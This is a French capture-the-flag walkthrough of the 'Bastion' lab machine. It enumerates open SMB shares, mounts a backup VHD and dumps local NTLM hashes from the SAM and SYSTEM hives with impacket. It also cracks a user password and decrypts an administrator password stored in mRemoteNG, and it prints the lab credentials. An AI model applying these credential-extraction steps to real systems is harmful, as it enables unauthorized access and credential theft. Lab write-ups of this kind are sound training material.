

Introduction

Bastion est une machine Windows dont l'adresse IP est 10.10.10.134.

Compétences mises en œuvre :

- Enumération des ports et services d'un ordinateur distant.
- Enumération et montage de partage smb.
- Exploration de fichier vhd.
- Crackage de mot de passe locaux Windows.
- Recherche de mot de passe et decryptage via un logiciel installé.

Enumération initiale

Nous commençons par l'énumération des ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.134
```

```
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Plusieurs ports d'ouverts :

- **22** pour un serveur ssh.
- **135** pour un client/serveur RPC.
- **139** pour du netbios.
- **445** pour un serveur samba.

Le port 445 étant ouvert, nous listons alors les dossiers partagés avec **smbclient** :

```
$ smbclient –list \\10.10.10.134 -u ""
```

```
└─▪ [★]$ smbclient --list \\10.10.10.134 -U ""
Enter WORKGROUP\'s password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Obtenir un accès utilisateur

Nous avons apparemment accès au dossier backup, nous l'explorons :

```
$ smbclient -N \\\\10.10.10.134\\Backups
Smb > dir
```

```
└──╼ [★]$ smbclient -N \\\\10.10.10.134\\Backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Apr 16 12:02:11 2019
  ..                                  D        0  Tue Apr 16 12:02:11 2019
  note.txt                           AR      116  Tue Apr 16 12:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 13:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb 22 13:44:02 2019

                7735807 blocks of size 4096. 2763024 blocks available
```

Le dossier partagé a plusieurs fichiers intéressants, nous allons alors le monter chez nous avec **mount** :

```
$ mkdir /mnt/bastion_partage
$ mount -t cifs //10.10.10.134/Backups /mnt/bastion_partage/
```

Le fichier **note.txt** contient :

```
Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.
```

Le fichier **SDT65CB.tmp** ne contient rien.

Le répertoire **WindowsImageBackup** contient une sauvegarde du windows, les fichiers les plus importants sont des **xml** et **vhd** :

```
└──╼ [★]$ ls Backup\ 2019-02-22\ 124351/
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
```

Nous allons utiliser l'utilitaire **guestmount** pour virtualiser le fichier **vhd** qui a la plus grosse taille :

```
└─ [★]$ ll
total 5,1G
-rwxr-xr-x 1 root root  37M févr. 22  2019 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
-rwxr-xr-x 1 root root 5,1G févr. 22  2019 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
```

```
$ cp 9b9cfbc3-369e-lle9-a17c-806e6f6e6963.vhd ~/Desktop/image.vhd
$ guestmount –add image.vhd –ro –inspector -v /home/parrot/bastion/vhd
```

Une fois en place, nous pouvons alors aller explorer le vhd, après beaucoup de temps, rien d'important dans les emplacements habituels, sauf dans **Windows\System32\config**. Nous allons faire une copie des fichiers **SAM** et **SYSTEM** :

```
$ sudo cp vhd/Windows/System32/config/SAM ~/Desktop/SAM
$ sudo cp vhd/Windows/System32/config/SYSTEM ~/Desktop/SYSTEM
```

Nous allons regarder s'il y a des utilisateurs locaux dans le fichier **SAM** avec la suite **impacket** :

```
$ impacket-secretsdump -sam SAM -system SYSTEM local
```

```
└─ [★]$ impacket-secretsdump -sam SAM -system SYSTEM local
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Cleaning up...
```

Nous avons alors le hash du mot de passe de **L4mpje**, sur un site de crack de hash, nous pouvons voir le mot de passe (au passage, les hashes qui commencent par 31d6c correspondent à un blank) :

Found:

```
26112010952d963c8dc4217daec986d9:bureaulampje
```

Nous allons nous connecter en **ssh** et lire le **user.txt** :

```
l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5[redacted]2f9d86c6cd
```

Obtenir un accès administrateur

En faisant l'énumération de base, nous voyons un logiciel installé qui n'est pas commun :

```
C:\> dir "Program Files (x86)"
```

```
l4mpje@BASTION C:\>dir "Program Files (x86)"
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Program Files (x86)

22-02-2019  14:01    <DIR>          .
22-02-2019  14:01    <DIR>          ..
16-07-2016  14:23    <DIR>          Common Files
23-02-2019  09:38    <DIR>          Internet Explorer
16-07-2016  14:23    <DIR>          Microsoft.NET
22-02-2019  14:01    <DIR>          mRemoteNG
```

Le programme **mRemoteNG** est suspect, un script python est disponible sur github pour décrypter les mots de passes stockés dans **mRemoteNG**. Nous allons dans un premier temps trouver ces hashes de mot de passes et les **décrypter** :

```
C:\> cd C:\Users\L4mpje\AppData\Roaming\mRemoteNG
>Type confCons.xml
```

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" 
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
```

```
$ python mremoteng_decrypt.py -s <Hash>
```

```
└─╼ [★]$ python mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
Password: thXLHM96BeKL0ER2
```

Nous pouvons alors nous connecter en ssh et récupérer le **root.txt** :

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>type Desktop\root.txt
958850b91[redacted]d6620a9c430e65c8
```